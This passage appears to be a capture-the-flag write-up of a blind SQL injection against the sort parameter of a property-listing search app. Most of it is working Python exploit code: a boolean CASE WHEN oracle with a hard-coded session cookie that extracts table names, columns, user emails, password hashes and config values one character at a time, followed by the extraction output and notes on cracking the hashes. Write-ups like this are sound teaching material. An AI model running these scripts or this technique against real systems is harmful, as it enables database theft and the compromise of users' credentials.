[+] 39: a → fb6afa253fb9b9fbb053a5c0001d79a029abd5a
[+] 40: d → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad
[+] 41: 3 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3
[+] 42: d → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d
[+] 43: 0 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0
[+] 44: c → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0c
[+] 45: f → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cf
[+] 46: b → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfb
[+] 47: f → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbf
[+] 48: e → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe
[+] 49: 7 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe7
[+] 50: 1 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71
[+] 51: 2 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe712
[+] 52: 2 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe7122
[+] 53: 8 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228
[+] 54: 6 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe712286
[+] 55: 3 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe7122863
[+] 56: 8 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228638
[+] 57: 2 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe712286382
[+] 58: 8 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe7122863828
[+] 59: 4 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228638284
[+] 60: 2 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe712286382842
[+] 61: 7 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe7122863828427
[+] 62: 7 → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228638284277
[+] 63: e → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228638284277e
[+] 64: e → fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228638284277ee
[+] PASSWORD: fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228638284277ee

----------------------------
[+] CREDS: [email protected] : fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228638284277ee
----------------------------

👤 USER OFFSET 1
[+] 1: b → b
[+] 2: . → b.
[+] 3: o → b.o
[+] 4: s → b.os
[+] 5: e → b.ose
[+] 6: i → b.osei
[+] 7: @ → b.osei@
[+] 8: g → b.osei@g
[+] 9: r → b.osei@gr
[+] 10: i → b.osei@gri
[+] 11: d → b.osei@grid
[+] 12: m → b.osei@gridm
[+] 13: a → b.osei@gridma
[+] 14: r → b.osei@gridmar
[+] 15: k → b.osei@gridmark
[+] 16: . → b.osei@gridmark.
[+] 17: i → [email protected]
[+] 18: o → [email protected]
[+] EMAIL: [email protected]
[+] 1: 3 → 3
[+] 2: 2 → 32
[+] 3: 8 → 328
[+] 4: 6 → 3286
[+] 5: d → 3286d
[+] 6: d → 3286dd
[+] 7: f → 3286ddf
[+] 8: 8 → 3286ddf8
[+] 9: 5 → 3286ddf85
[+] 10: 8 → 3286ddf858
[+] 11: 5 → 3286ddf8585
[+] 12: d → 3286ddf8585d
[+] 13: 2 → 3286ddf8585d2
[+] 14: 0 → 3286ddf8585d20
[+] 15: 5 → 3286ddf8585d205
[+] 16: 3 → 3286ddf8585d2053
[+] 17: 3 → 3286ddf8585d20533
[+] 18: 2 → 3286ddf8585d205332
[+] 19: 8 → 3286ddf8585d2053328
[+] 20: 0 → 3286ddf8585d20533280
[+] 21: 0 → 3286ddf8585d205332800
[+] 22: 5 → 3286ddf8585d2053328005
[+] 23: 3 → 3286ddf8585d20533280053
[+] 24: 7 → 3286ddf8585d205332800537
[+] 25: a → 3286ddf8585d205332800537a
[+] 26: 4 → 3286ddf8585d205332800537a4
[+] 27: b → 3286ddf8585d205332800537a4b
[+] 28: 0 → 3286ddf8585d205332800537a4b0
[+] 29: c → 3286ddf8585d205332800537a4b0c
[+] 30: 8 → 3286ddf8585d205332800537a4b0c8
[+] 31: a → 3286ddf8585d205332800537a4b0c8a
[+] 32: 7 → 3286ddf8585d205332800537a4b0c8a7
[+] 33: 1 → 3286ddf8585d205332800537a4b0c8a71
[+] 34: 2 → 3286ddf8585d205332800537a4b0c8a712
[+] 35: 6 → 3286ddf8585d205332800537a4b0c8a7126
[+] 36: 1 → 3286ddf8585d205332800537a4b0c8a71261
[+] 37: 7 → 3286ddf8585d205332800537a4b0c8a712617
[+] 38: c → 3286ddf8585d205332800537a4b0c8a712617c
[+] 39: 8 → 3286ddf8585d205332800537a4b0c8a712617c8
[+] 40: 4 → 3286ddf8585d205332800537a4b0c8a712617c84
[+] 41: e → 3286ddf8585d205332800537a4b0c8a712617c84e
[+] 42: b → 3286ddf8585d205332800537a4b0c8a712617c84eb
[+] 43: 9 → 3286ddf8585d205332800537a4b0c8a712617c84eb9
[+] 44: 9 → 3286ddf8585d205332800537a4b0c8a712617c84eb99
[+] 45: 2 → 3286ddf8585d205332800537a4b0c8a712617c84eb992
[+] 46: 7 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927
[+] 47: c → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c
[+] 48: 1 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c1
[+] 49: 2 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c12
[+] 50: 5 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125
[+] 51: e → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e
[+] 52: 0 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e0
[+] 53: 8 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08
[+] 54: 5 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e085
[+] 55: 3 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e0853
[+] 56: 6 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536
[+] 57: e → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536e
[+] 58: b → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536eb
[+] 59: 5 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536eb5
[+] 60: 2 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536eb52
[+] 61: d → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536eb52d
[+] 62: e → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536eb52de
[+] 63: 7 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536eb52de7
[+] 64: 3 → 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536eb52de73
[+] PASSWORD: 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536eb52de73

----------------------------
[+] CREDS: [email protected] : 3286ddf8585d205332800537a4b0c8a712617c84eb9927c125e08536eb52de73
----------------------------

👤 USER OFFSET 2
[+] 1: c → c
[+] 2: . → c.
[+] 3: a → c.a
[+] 4: l → c.al
[+] 5: i → c.ali
[+] 6: @ → c.ali@
[+] 7: g → c.ali@g
[+] 8: r → c.ali@gr
[+] 9: i → c.ali@gri
[+] 10: d → c.ali@grid
[+] 11: m → c.ali@gridm
[+] 12: a → c.ali@gridma
[+] 13: r → c.ali@gridmar
[+] 14: k → c.ali@gridmark
[+] 15: . → c.ali@gridmark.
[+] 16: i → [email protected]
[+] 17: o → [email protected]
[+] EMAIL: [email protected]
[+] 1: d → d
[+] 2: 6 → d6
[+] 3: 6 → d66
[+] 4: 4 → d664
[+] 5: 9 → d6649
[+] 6: f → d6649f
[+] 7: 3 → d6649f3
[+] 8: 7 → d6649f37
[+] 9: d → d6649f37d
[+] 10: 7 → d6649f37d7
[+] 11: e → d6649f37d7e
[+] 12: 2 → d6649f37d7e2
[+] 13: 9 → d6649f37d7e29
[+] 14: b → d6649f37d7e29b
[+] 15: c → d6649f37d7e29bc
[+] 16: 6 → d6649f37d7e29bc6
[+] 17: 8 → d6649f37d7e29bc68
[+] 18: 0 → d6649f37d7e29bc680
[+] 19: 1 → d6649f37d7e29bc6801
[+] 20: f → d6649f37d7e29bc6801f
[+] 21: 9 → d6649f37d7e29bc6801f9
[+] 22: 7 → d6649f37d7e29bc6801f97
[+] 23: 8 → d6649f37d7e29bc6801f978
[+] 24: b → d6649f37d7e29bc6801f978b
[+] 25: b → d6649f37d7e29bc6801f978bb
[+] 26: 5 → d6649f37d7e29bc6801f978bb5
[+] 27: 0 → d6649f37d7e29bc6801f978bb50
[+] 28: 5 → d6649f37d7e29bc6801f978bb505
[+] 29: 6 → d6649f37d7e29bc6801f978bb5056
[+] 30: 6 → d6649f37d7e29bc6801f978bb50566
[+] 31: 8 → d6649f37d7e29bc6801f978bb505668
[+] 32: c → d6649f37d7e29bc6801f978bb505668c
[+] 33: f → d6649f37d7e29bc6801f978bb505668cf
[+] 34: a → d6649f37d7e29bc6801f978bb505668cfa
[+] 35: 1 → d6649f37d7e29bc6801f978bb505668cfa1
[+] 36: 3 → d6649f37d7e29bc6801f978bb505668cfa13
[+] 37: 0 → d6649f37d7e29bc6801f978bb505668cfa130
[+] 38: 0 → d6649f37d7e29bc6801f978bb505668cfa1300
[+] 39: f → d6649f37d7e29bc6801f978bb505668cfa1300f
[+] 40: 6 → d6649f37d7e29bc6801f978bb505668cfa1300f6
[+] 41: 7 → d6649f37d7e29bc6801f978bb505668cfa1300f67
[+] 42: b → d6649f37d7e29bc6801f978bb505668cfa1300f67b
[+] 43: e → d6649f37d7e29bc6801f978bb505668cfa1300f67be
[+] 44: 0 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0
[+] 45: b → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b
[+] 46: 2 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2
[+] 47: d → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2d
[+] 48: d → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd
[+] 49: 1 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1
[+] 50: b → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1b
[+] 51: e → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be
[+] 52: 2 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2
[+] 53: b → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b
[+] 54: 6 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b6
[+] 55: 2 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62
[+] 56: c → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c
[+] 57: 0 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c0
[+] 58: e → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c0e
[+] 59: 5 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c0e5
[+] 60: 7 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c0e57
[+] 61: 8 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c0e578
[+] 62: b → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c0e578b
[+] 63: 0 → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c0e578b0
[+] 64: c → d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c0e578b0c
[+] PASSWORD: d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c0e578b0c

----------------------------
[+] CREDS: [email protected] : d6649f37d7e29bc6801f978bb505668cfa1300f67be0b2dd1be2b62c0e578b0c
----------------------------
Great, we have 3 hashes, let's see if we can get an easy win with CrackStation, if not hashcat is the way to go.

Hm, that's weird, hash-identifier can't even find what kind of hash it is, I must be missing something.
[*] Extracting columns (users)
============================

[*] Column OFFSET 0
[+] 1: i → i
[+] 2: d → id
[+] COLUMN: id

[*] Column OFFSET 1
[+] 1: u → u
[+] 2: s → us
[+] 3: e → use
[+] 4: r → user
[+] 5: n → usern
[+] 6: a → userna
[+] 7: m → usernam
[+] 8: e → username
[+] COLUMN: username

[*] Column OFFSET 2
[+] 1: e → e
[+] 2: m → em
[+] 3: a → ema
[+] 4: i → emai
[+] 5: l → email
[+] COLUMN: email

[*] Column OFFSET 3
[+] 1: f → f
[+] 2: u → fu
[+] 3: l → ful
[+] 4: l → full
[+] 5: _ → full_
[+] 6: n → full_n
[+] 7: a → full_na
[+] 8: m → full_nam
[+] 9: e → full_name
[+] COLUMN: full_name

[*] Column OFFSET 4
[+] 1: p → p
[+] 2: a → pa
[+] 3: s → pas
[+] 4: s → pass
[+] 5: w → passw
[+] 6: o → passwo
[+] 7: r → passwor
[+] 8: d → password
[+] COLUMN: password

[*] Column OFFSET 5
[+] 1: r → r
[+] 2: o → ro
[+] 3: l → rol
[+] 4: e → role
[+] COLUMN: role

[*] Column OFFSET 6
[+] 1: r → r
[+] 2: e → re
[+] 3: g → reg
[+] 4: i → regi
[+] 5: s → regis
[+] 6: t → regist
[+] 7: e → registe
[+] 8: r → register
[+] 9: e → registere
[+] 10: d → registered
[+] 11: _ → registered_
[+] 12: a → registered_a
[+] 13: t → registered_at
[+] COLUMN: registered_at

[*] Column OFFSET 7
[+] 1: l → l
[+] 2: a → la
[+] 3: s → las
[+] 4: t → last
[+] 5: _ → last_
[+] 6: l → last_l
[+] 7: o → last_lo
[+] 8: g → last_log
[+] 9: i → last_logi
[+] 10: n → last_login
[+] 11: _ → last_login_
[+] 12: a → last_login_a
[+] 13: t → last_login_at
[+] COLUMN: last_login_at

[*] Column OFFSET 8
[+] COLUMN:

[*] Column OFFSET 9
[+] COLUMN:

[+] Found columns: ['id', 'username', 'email', 'full_name', 'password', 'role', 'registered_at', 'last_login_at']
I won't bother you that I also extracted all the information from the columns, a bunch of users there and it takes ages to extract their passwords.
I realized that cracking multiple hashes would take some time as well, so I just decided to extract the roles too, and from the output I had I extrapolated that the user at offset 0 is the admin.
import requests
import re
import string

URL = "http://app.gridmark.io/search"
COOKIE = {
    "session": ".eJyrVkrNTczMUbJSys3MSyzJLy1ySAcJ6CXn5yrpKKWV5uTE5yXmpiIpAAoX5eeAREqLU0E8EBWfmaJkZWhcCwBt7htR.ad3xxQ.qEj0MiKgqyuMPYn9AFwgXMG8o7k"
}

# ============================
# 🔍 Extract first listing
# ============================
def get_first_listing(html):
    match = re.search(r'gm-listing-address">([^<]+)</p>', html)
    return match.group(1).strip() if match else ""


# ============================
# 🧠 Boolean oracle
# ============================
def is_true(condition):
    payload = f"(CASE WHEN {condition} THEN price ELSE id END)"

    r = requests.get(
        URL,
        params={"q": "%", "sort": payload},
        cookies=COOKIE
    )

    first = get_first_listing(r.text)

    return first.startswith("3200 Duval")


# ============================
# 🔤 Extract char
# ============================
def extract_char(query, position):
    charset = string.ascii_lowercase  # roles will be simple

    for c in charset:
        condition = f"substr(({query}),{position},1)='{c}'"

        if is_true(condition):
            return c

    return None


# ============================
# 🔓 Extract string
# ============================
def extract_string(query):
    result = ""
    position = 1

    while True:
        char = extract_char(query, position)

        if not char:
            break

        result += char
        print(f"[+] {position}: {char} → {result}")

        position += 1

    return result


# ============================
# 🚀 MAIN
# ============================
if __name__ == "__main__":
    print("[*] Extracting user roles...\n")

    for i in range(15):  # try first 5 users
        print(f"\n👤 USER OFFSET {i}")

        query_role = f"SELECT role FROM users LIMIT 1 OFFSET {i}"
        role = extract_string(query_role)

        if not role:
            print("[!] No more users")
            break

        print(f"[+] ROLE: {role}")
        print("----------------------")

So the user we were targeting is:
[email protected] : fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228638284277ee
Let's try to extract as much information as possible from the users table to see if there's a table with a plaintext password for example since cracking this hash turned out to be impossible, hashcat kept on giving me "Exhausted" results when attempting to crack it with rockyou.
Trying to figure out what went wrong
Now, I had a big issue here, since I was just ChatGPTing a bunch of these scripts since I genuinely didn't know what was going wrong, and it was taking ages to enumerate everything. I decided to take another approach and enumerate all the tables.
import requests
import re
import string

URL = "http://app.gridmark.io/search"
COOKIE = {
    "session": ".eJyrVkrNTczMUbJSys3MSyzJLy1ySAcJ6CXn5yrpKKWV5uTE5yXmpiIpAAoX5eeAREqLU0E8EBWfmaJkZWhcCwBt7htR.ad3xxQ.qEj0MiKgqyuMPYn9AFwgXMG8o7k"
}

# ============================
# 🔍 Extract first listing
# ============================
def get_first_listing(html):
    match = re.search(r'gm-listing-address">([^<]+)</p>', html)
    return match.group(1).strip() if match else ""


# ============================
# 🧠 Boolean oracle
# ============================
def is_true(condition):
    payload = f"(CASE WHEN {condition} THEN price ELSE id END)"

    r = requests.get(
        URL,
        params={"q": "%", "sort": payload},
        cookies=COOKIE
    )

    first = get_first_listing(r.text)

    # TRUE = Duval listing
    return first.startswith("3200 Duval")


# ============================
# 🔤 Extract single char
# ============================
def extract_char(query, position):
    charset = string.ascii_lowercase + string.digits + "[email protected]"

    for c in charset:
        condition = f"substr(({query}),{position},1)='{c}'"

        if is_true(condition):
            return c

    return None


# ============================
# 🔓 Extract full string
# ============================
def extract_string(query):
    result = ""
    position = 1

    while True:
        char = extract_char(query, position)

        if not char:
            break

        result += char
        print(f"[+] {position}: {char} → {result}")

        position += 1

    return result


# ============================
# 🧪 Test oracle
# ============================
def test_oracle():
    print("[*] Testing oracle...")
    print("1=1 →", is_true("1=1"))
    print("1=2 →", is_true("1=2"))


# ============================
# 🚀 MAIN
# ============================
if __name__ == "__main__":
    test_oracle()

    print("\n============================")
    print("[*] Extracting table names")
    print("============================")

    for i in range(2):
        print(f"\n[*] Table OFFSET {i}")
        query = f"SELECT name FROM sqlite_master WHERE type='table' LIMIT 1 OFFSET {i}"
        table = extract_string(query)
        print(f"[+] TABLE: {table}")

    print("\n============================")
    print("[*] Extracting columns (sqlite_sequence)")
    print("============================")

    columns = []
    for i in range(10):
        print(f"\n[*] Column OFFSET {i}")
        query = f"SELECT name FROM pragma_table_info('sqlite_sequence') LIMIT 1 OFFSET {i}"
        col = extract_string(query)
        print(f"[+] COLUMN: {col}")
        if col:
            columns.append(col)

    print("\n[+] Found columns:", columns)

    print("\n============================")
print("[*] Extracting sqlite_sequence data")
print("============================")

for i in range(10):  # try first 10 rows
    print(f"\n📦 ROW OFFSET {i}")

    # --- name ---
    query_name = f"SELECT name FROM sqlite_sequence LIMIT 1 OFFSET {i}"
    name = extract_string(query_name)

    if not name:
        print("[!] No more rows")
        break

    print(f"[+] TABLE NAME: {name}")

    # --- seq ---
    query_seq = f"SELECT seq FROM sqlite_sequence LIMIT 1 OFFSET {i}"
    seq = extract_string(query_seq)

    print(f"[+] SEQ: {seq}")

    print("----------------------------")
============================
[*] Extracting table names
============================

[*] Table OFFSET 0
[+] 1: u → u
[+] 2: s → us
[+] 3: e → use
[+] 4: r → user
[+] 5: s → users
[+] TABLE: users

[*] Table OFFSET 1
[+] 1: s → s
[+] 2: q → sq
[+] 3: l → sql
[+] 4: i → sqli
[+] 5: t → sqlit
[+] 6: e → sqlite
[+] 7: _ → sqlite_
[+] 8: s → sqlite_s
[+] 9: e → sqlite_se
[+] 10: q → sqlite_seq
[+] 11: u → sqlite_sequ
[+] 12: e → sqlite_seque
[+] 13: n → sqlite_sequen
[+] 14: c → sqlite_sequenc
[+] 15: e → sqlite_sequence
[+] TABLE: sqlite_sequence

============================
[*] Extracting columns (sqlite_sequence)
============================

[*] Column OFFSET 0
[+] 1: n → n
[+] 2: a → na
[+] 3: m → nam
[+] 4: e → name
[+] COLUMN: name

[*] Column OFFSET 1
[+] 1: s → s
[+] 2: e → se
[+] 3: q → seq
[+] COLUMN: seq

[*] Column OFFSET 2
[+] COLUMN:

[*] Column OFFSET 3
[+] COLUMN:

[*] Column OFFSET 4
[+] COLUMN:

[*] Column OFFSET 5
[+] COLUMN:

[*] Column OFFSET 6
[+] COLUMN:

[*] Column OFFSET 7
[+] COLUMN:

[*] Column OFFSET 8
[+] COLUMN:

[*] Column OFFSET 9
[+] COLUMN:

[+] Found columns: ['name', 'seq']

============================
[*] Extracting sqlite_sequence data
============================

📦 ROW OFFSET 0
[+] 1: u → u
[+] 2: s → us
[+] 3: e → use
[+] 4: r → user
[+] 5: s → users
[+] TABLE NAME: users

[+] 1: 1 → 1
[+] 2: 3 → 13
[+] SEQ: 13

----------------------------

📦 ROW OFFSET 1
[+] 1: l → l
[+] 2: i → li
[+] 3: s → lis
[+] 4: t → list
[+] 5: i → listi
[+] 6: n → listin
[+] 7: g → listing
[+] 8: s → listings
[+] TABLE NAME: listings

[+] 1: 6 → 6
[+] 2: 5 → 65
[+] SEQ: 65

----------------------------

📦 ROW OFFSET 2
[+] 1: p → p
[+] 2: l → pl
[+] 3: a → pla
[+] 4: t → plat
[+] 5: f → platf
[+] 6: o → platfo
[+] 7: r → platfor
[+] 8: m → platform
[+] 9: _ → platform_
[+] 10: c → platform_c
[+] 11: o → platform_co
[+] 12: n → platform_con
[+] 13: f → platform_conf
[+] 14: i → platform_confi
[+] 15: g → platform_config
[+] TABLE NAME: platform_config

[+] 1: 9 → 9
[+] SEQ: 9

----------------------------

📦 ROW OFFSET 3
[+] 1: f → f
[+] 2: e → fe
[+] 3: a → fea
[+] 4: t → feat
[+] 5: u → featu
[+] 6: r → featur
[+] 7: e → feature
[+] 8: _ → feature_
[+] 9: f → feature_f
[+] 10: l → feature_fl
[+] 11: a → feature_fla
[+] 12: g → feature_flag
[+] TABLE NAME: feature_flag

[+] 1: 6 → 6
[+] SEQ: 6

----------------------------

📦 ROW OFFSET 4
[+] 1: f → f
[+] 2: a → fa
[+] 3: v → fav
[+] 4: o → favo
[+] 5: u → favou
[+] 6: r → favour
[+] 7: i → favouri
[+] 8: t → favourit
[+] 9: e → favourite
[+] 10: _ → favourite_
[+] 11: l → favourite_l
[+] 12: i → favourite_li
[+] 13: s → favourite_lis
[+] 14: t → favourite_list
[+] TABLE NAME: favourite_list

[+] 1: 1 → 1
[+] 2: 0 → 10
[+] SEQ: 10

----------------------------

📦 ROW OFFSET 5
[+] 1: f → f
[+] 2: a → fa
[+] 3: v → fav
[+] 4: o → favo
[+] 5: u → favou
[+] 6: r → favour
[+] 7: i → favouri
[+] 8: t → favourit
[+] 9: e → favourite
[+] TABLE NAME: favourite

[+] 1: 3 → 3
[+] 2: 8 → 38
[+] SEQ: 38

----------------------------

📦 ROW OFFSET 6
[+] 1: s → s
[+] 2: a → sa
[+] 3: v → sav
[+] 4: e → save
[+] 5: d → saved
[+] 6: _ → saved_
[+] 7: s → saved_s
[+] 8: e → saved_se
[+] 9: a → saved_sea
[+] 10: r → saved_sear
[+] 11: c → saved_searc
[+] 12: h → saved_search
[+] TABLE NAME: saved_search

[+] 1: 1 → 1
[+] 2: 8 → 18
[+] SEQ: 18

----------------------------

📦 ROW OFFSET 7
[+] 1: a → a
[+] 2: c → ac
[+] 3: t → act
[+] 4: i → acti
[+] 5: v → activ
[+] 6: i → activi
[+] 7: t → activit
[+] 8: y → activity
[+] 9: _ → activity_
[+] 10: l → activity_l
[+] 11: o → activity_lo
[+] 12: g → activity_log
[+] TABLE NAME: activity_log

[+] 1: 3 → 3
[+] 2: 8 → 38
[+] SEQ: 38

----------------------------

📦 ROW OFFSET 8
[!] No more rows
Unintended way to the flag
We have two interesting tables that might have extra information about the hashes that we would need to crack, maybe a key that is getting used to encrypt them I don't know. Let's try to enumerate platform_config first and then feature_flag.
import requests
import re
import string

URL = "http://app.gridmark.io/search"
COOKIE = {
    "session": ".eJyrVkrNTczMUbJSys3MSyzJLy0yckgHiegl5-cq6SillebkxOcl5qYiqwCKF-XngIRKi1OLgDwQFZ-ZomRlaFoLAJk7G7c.ad1sjg.u8PS6ErWw3zUdmmhOTRicPnG-04"
}

# ============================
# ORACLE
# ============================
def get_first_listing(html):
    match = re.search(r'gm-listing-address">([^<]+)</p>', html)
    return match.group(1).strip() if match else ""

def is_true(condition):
    payload = f"(CASE WHEN {condition} THEN price ELSE id END)"

    r = requests.get(
        URL,
        params={"q": "%", "sort": payload},
        cookies=COOKIE,
        timeout=5
    )

    first = get_first_listing(r.text)
    return first.startswith("3200 Duval")


# ============================
# EXTRACTION
# ============================
def extract_char(query, pos):
    charset = string.ascii_letters + string.digits + "[email protected]{}:/"

    for c in charset:
        condition = f"substr(({query}),{pos},1)='{c}'"
        if is_true(condition):
            return c

    return None


def extract_string(query):
    result = ""
    pos = 1

    while True:
        char = extract_char(query, pos)

        if not char:
            break

        result += char
        print(f"[+] {pos}: {char} → {result}")

        pos += 1

    return result


# ============================
# MAIN
# ============================
if __name__ == "__main__":

    print("\n============================")
    print("[*] Dumping platform_config (KEY → VALUE)")
    print("============================")

    for i in range(15):
        print(f"\n⚙️ ROW {i}")

        key_query = f"SELECT key FROM platform_config LIMIT 1 OFFSET {i}"
        value_query = f"SELECT value FROM platform_config LIMIT 1 OFFSET {i}"

        key = extract_string(key_query)

        if not key:
            print("[!] No more rows")
            break

        value = extract_string(value_query)

        print(f"\n🔥 {key} = {value}")
        print("----------------------------")
